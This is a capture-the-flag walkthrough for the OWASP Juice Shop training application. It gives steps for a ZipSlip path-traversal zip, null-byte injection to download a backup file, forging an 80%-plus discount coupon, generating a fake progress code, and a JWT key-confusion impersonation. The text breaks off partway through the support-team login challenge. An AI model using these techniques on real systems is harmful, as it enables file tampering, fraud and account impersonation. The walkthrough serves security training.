

Diabolic Challenges

Arbitrary File Write - Overwrite the Legal Information file

1. To download the legal information file, go to the FTP directory and download the file called "legal.md".
2. Read the hint. It says that you can find a hint toward the underlying vulnerability in the @owasp_juiceshop Twitter timeline.



3. The hint then says "For at least one of these, the Juice Shop is depending on a library that suffers from an arbitrary file overwrite vulnerability".
4. Google the keywords "zip overwrite vulnerability". You will get a result of ZipSlip (<https://snyk.io/research/zip-slip-vulnerability>)
5. Go back to the FTP directory and analyze the path. It looks something like \Rightarrow ../../ftp/legal.md
6. The first step of the attack is to replicate the path manually by creating a folder called ftp and then make a new file called legal.md with anything in it

```
root@kali:~# cd Desktop/
root@kali:~/Desktop# mkdir ftp
root@kali:~/Desktop# cd ftp
root@kali:~/Desktop/ftp# echo "THIS IS THE NEW LEGAL MD FILE" > legal.md
root@kali:~/Desktop/ftp# ls
legal.md
root@kali:~/Desktop/ftp#
```


7. To replicate the (../../) path, you need to go back two levels and create a folder within a folder. In my case, I went back to ~/Desktop and created 'test2' inside 'test1'.

```
root@kali:~/Desktop/ftp# cd ~/Desktop/  
root@kali:~/Desktop# mkdir test1  
root@kali:~/Desktop# cd test1/  
root@kali:~/Desktop/test1# mkdir test2  
root@kali:~/Desktop/test1# cd test2/  
root@kali:~/Desktop/test1/test2#
```


8. Go to the deepest level and run the following command:

```
root@kali:~/Desktop/test1/test2# zip payload.zip ../../ftp/legal.md  
adding: ../../ftp/legal.md (stored 0%)
```

9. In JuiceShop, login as any user and go to the “Contact Us” ⇒ “Complain” page. Write anything in the “Message” section and upload the payload as an attachment.




10. Go to the FTP directory and download the “legal.md” file again. Open it up. It should contain the new “legal.md” file from the ZipSlip attack.



Forged Coupon - Forge a coupon code that gives you a discount of at least 80%

1. Read the hint. It says that there is no such coupon with a discount that high ever published. This tells us that we have to forge it manually.

2. Go to the FTP (/ftp) directory and find a file called “coupons_2013.md.bak”. Download the file using the null byte injection technique (/coupons_2013.md.bak%2500.pdf).




3. Open the file by using a ‘cat’ command. Analyze the pattern of the outputs—past coupons.

```
root@kali:~/Desktop# cat coupons_2013.md.bak
n<MibgC7sn
mNYS#gC7sn
o*IVigC7sn
k#pDlgC7sn
o*I]pgC7sn
n(XRvgC7sn
n(XLtgC7sn
k#*AfgC7sn
q:<IqgC7sn
pEw8ogC7sn
pes[BgC7sn
l}6D$gC7ssroot@kali:~/Desktop#
```


4. Check the file called “package.json.bak” (from the FTP directory as well) and observe that the web application is using a dependency called z85 (ZeroMQ Base-85 encoding).

5. Google “z85 encoder/decoder”, you will find this website ⇒

<https://cryptii.com/pipes/z85-encoder>. Copy paste all the coupon codes and decode them.




6. You will find out the meaning behind the pattern in the coupon codes. Go to OWASP Juice Shop twitter account and find a random coupon code.



7. Decode the code “q:<lqiv#%t”, it will translate too “SEP19-10”. This tells that the ending 10 is for the amount of the discount.

7. Go to OWASP Juice Shop Twitter account again and grab the latest coupon code. Decode it and modify the amount of the discount value to be higher than 80%. For example, I changed mine to “SEP19-90”. The z85 encoded value is “q:<lqiW0IB”.


8. Login as any user, purchase some random stuff and enter the custom coupon code.



9. The web application will accept the code. Finally, hit the “Checkout” button to complete the challenge.

Imaginary Challenge - Solve challenge #999. Unfortunately, this challenge does not exist

1. The hint says “Find out how saving and restoring progress is done behind the scenes”.
2. Clear the cookie to remove all the challenges (optional). Try to solve a simple challenge (for example, the “find the score-board” challenge) while analyzing the network activities under Developer Tools → “Network” tab. In the Network tab, find an activity called “continue-code”. Remember the value of the token.



3. In my case, the values are:

ContinueCode:


jkvvQWDpj5xnrN9VlbRg2eyZL0eBHNcMC4A6OEKzMPYo8amJXBKw4173qZ8g

Token:


[illegible]

4. Go back to a file called “package.json.bak” (download it from the FTP directory). Find a dependency called “hashid” that is responsible in generating these continue codes.
5. Google “hashid” and you will find the official website (<https://hashids.org/>).

6. In that website, click the “Check out the demo” option. It will bring you to this page <https://codepen.io/anon/pen/vqGmBX>



7. Analyze the JS code. If you count your continuation code, it has 60 characters. Thus, change the parameter of the Hashids() functions from 8 to 60. Then, change the value of hashids.encode() parameter into 999.




7. The code will generate an output like this:

Input	Output
[999]	69OxrZ8aJEgxONZyWoz1Dw4BvXmRGkM6Ae9M7k2rK63YpqQLPjnlb5V5LvDj

8. Copy the value of the output and open a Postman app. In Postman, copy the token generated earlier into the “Token” section. Then, perform a PUT request call to /rest/continue-code/apply/.

<http://john-owaspjuiceshop.herokuapp.com/rest/continue-code/apply/69OxrZ8aJEgxONZyWoz1Dw4BvXmRGkM6Ae9M7k2rK63YpqQLPjnlb5V5LvDj>




JWT Issues Tier 2 - Forge an almost properly RSA-signed JWT token that impersonates the (non-existing) user *rsa_lord@juice-sh.op*


1. Use a tool called “DirBuster” in Kali Linux to find all of the hidden directories. Try to use these wordlists to find it (<https://github.com/daviddias/node-dirbuster/tree/master/lists>). You will a hidden path called /encryptionkeys.




2. Download the file (jwt.pub). Open an application called “Burp Suite Community Edition”. Go to the “Extender” tab and then select the “BApp Store” tab. Search for an BApp called “JSON Web Token Attacker (Joseph)”. Install the application.




3. Configure your browser to use a local proxy (localhost & port 8080), instead of no proxy, so that the traffic can be intercepted by BURP. Open the JuiceShop site and login with any user account. Perform an action that would produce an “Authorization” value, such as adding an item into a cart.




4. In BURP, right click on the “Authorization” value and select “Send to Repeater”.




5. Go to the “Repeater” tab, click on the “JWS” tab and select the “Payload” tab.



6. Modify the value of the email to “rsa_lord@juice-sh.op”. Go to the “Attacker” tab, select the “Key Confusion” option as the attack type and click “Load”.



7. Go to the terminal and open the “jwt.pub” file with a “cat” command. Copy-paste everything into the “Public Key” section on BURP.




8. Click on the “Update” button and then hit “Send”.

Login Support Team - Log in with the support team's original user credentials without applying SQL Injection or any other bypass

1. Read the hint. It says “To allow easy access during an incident, the support team utilizes a 3rd party tool which every support engineer can access to get the current account password from.”

2. Go to the FTP (/ftp) directory and download a file called “incident-support.kdbx”




3. Google “kdbx file extension” and you will find out that the file can be opened using KeePass.

4. For UNIX users, do the following to download KeePass:


- apt-get update
- apt-get install keepassx

5. Double-click the file “incident-support.kdbx” and KeePassX will prompt something like this




6. Go to JuiceShop website. Open the Developer Tools and go to the “Debugger” tab. and analyze the main.js file.

7. Analyze the file “main.js” and search for the string “support”.



8. You will find a chunk of code like:
this.error && this.user.email && this.user.email.match(/support@.*/) &&
console.log('@echipa de suport: Secretul nostru comun este încă Caoimhe cu parola de master gol!')


9. Copy-paste the console log message into Google Translate.



